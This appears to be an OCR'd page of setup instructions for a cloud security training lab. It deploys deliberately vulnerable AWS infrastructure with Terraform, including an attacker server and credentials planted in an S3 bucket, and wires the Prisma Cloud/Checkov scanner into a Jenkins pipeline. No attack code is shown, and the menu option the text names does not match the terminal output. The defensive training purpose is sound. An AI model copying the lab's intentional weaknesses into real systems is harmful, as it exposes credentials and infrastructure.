
Code to Cloud Attack Defend Lab

Attack Scenario:

Overview:

In this lab, we will set up the Jenkins server with the Prisma Cloud IDE plugin and create a CI/CD pipeline where we will fix the issue in every stage. Our goal is to take find and fix problems in the early stage and demonstrate how we can stop issues from getting pushed on the production server. Also, we are going to explore Prisma Code Cloud Security features.



Contributors

Anand Tiwari (Core)

Farid Arbai (Malware Image)

Download

You can download the lab instructions in PDF. Download PDF

Scenario Resources

- 1 VPC with:
- EC2 x 3

Scenario Start(s)

- We are setting up the Prisma IDE plugin and injecting Security at every stage in the pipeline.

Scenario Goal(s)

Setup pipeline in Jenkins and fail the stage based on Critical/High issues.


Pre-requisite

Download and install visual studio code from the Microsoft website: https://visualstudio.microsoft.com/


Lab Setup

1. Download Terraform script : https://drive.google.com/drive/folders/1q4dsTymW4oBc-PcnzuSaJZWt4xEF7ta0?usp=sharing and install Terraform

2. Unzip and run the script by moving into attack_lab_script/aws directory



3. Run bash start-lab.sh script and a select choice 4 "Code to Cloud" and provide Access Key ID, and Secret Access Key




4. Get the application server, ECR, Jenkins server, and Sandbox server IP address. Keep these handy for future uses.

```
~/Dow/attack_lab_script/aws  bash start-lab.sh
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    12  100    12    0     0     15      0 --:--:-- --:--:-- --:--:--    15
1) Cloud Breach S3   3) Spring4Shell Lab
2) EC2 SSRF          4) Quit
Please select an option from the above choices: 3
Spring4Shell Lab
Access Key ID:A
Secret Access Key:a
```


```
aws_instance.code2cloud-ubuntu-ec2 (remote-exec): Installing collected packages: docutils, rsa, s3
aws_instance.sandbox-server: Creation complete after 2m36s [id=i-0d8c22b2fd0f6a9e2]
aws_instance.code2cloud-ubuntu-ec2 (remote-exec): Successfully installed awscli-1.24.10 docutils-0
aws_instance.code2cloud-ubuntu-ec2: Creation complete after 2m33s [id=i-0752e492b3d88b7a2]

  Warning: Argument is deprecated

    with aws_s3_bucket_object.code2cloud-shepards-credentials,
    on s3.tf line 19, in resource "aws_s3_bucket_object" "code2cloud-shepards-credentials":
    19:   bucket = "${aws_s3_bucket.code2cloud-secret-s3-bucket.id}"

  Use the aws_s3_object resource instead

  (and 5 more similar warnings elsewhere)


Apply complete! Resources: 31 added, 0 changed, 0 destroyed.

Outputs:

attacker-server = "54.81.39.39"  <- Attacker Server
code2cloud-ec2-key-pair = "code2cloud-ec2-key-pair-v95o1m8j2akg0fpw"  <- Key Pair name
code2cloud-ec2-private-ip = "10.10.10.103"  <- Private IP of Application Server
code2cloud-ec2-public-ip = "3.81.116.28"  <- Public IP of Application Server
code2cloud-ecr = "89[redacted]7.dkr.ecr.us-east-1.amazonaws.com/code2cloud-ec[redacted]"  <- ECR URL
jenkins-server = "54.82.152.103"  <- Jenkins Server IP
sandbox-server = "34.204.89.3"  <- Sandbox Server
```

5. Open code in the visual studio IDE code path **`code2cloud_cloud_breach/`**


```
~/w/vulnerable-by-design-cloud-/c/aws  code code2cloud_cloud_breach/

~/w/vulnerable-by-design-cloud-/c/aws
```




Edit Jenkinsfile and replace **AWS_REGION**, **ECR_REPOSITORY**, **CONTAINER_NAME**, and **PCC_SAN** parameters with your values.




6. Install the IDE Checkov plugin.




7. Set up Prisma IDE Plugin by providing Prisma URL and Token.




8. Open Files and the Prisma IDE plugin will alert you with issues.







9. Set up GitHub with IDE by "Publish to Github" in visual code. Click on Publish to GitHub

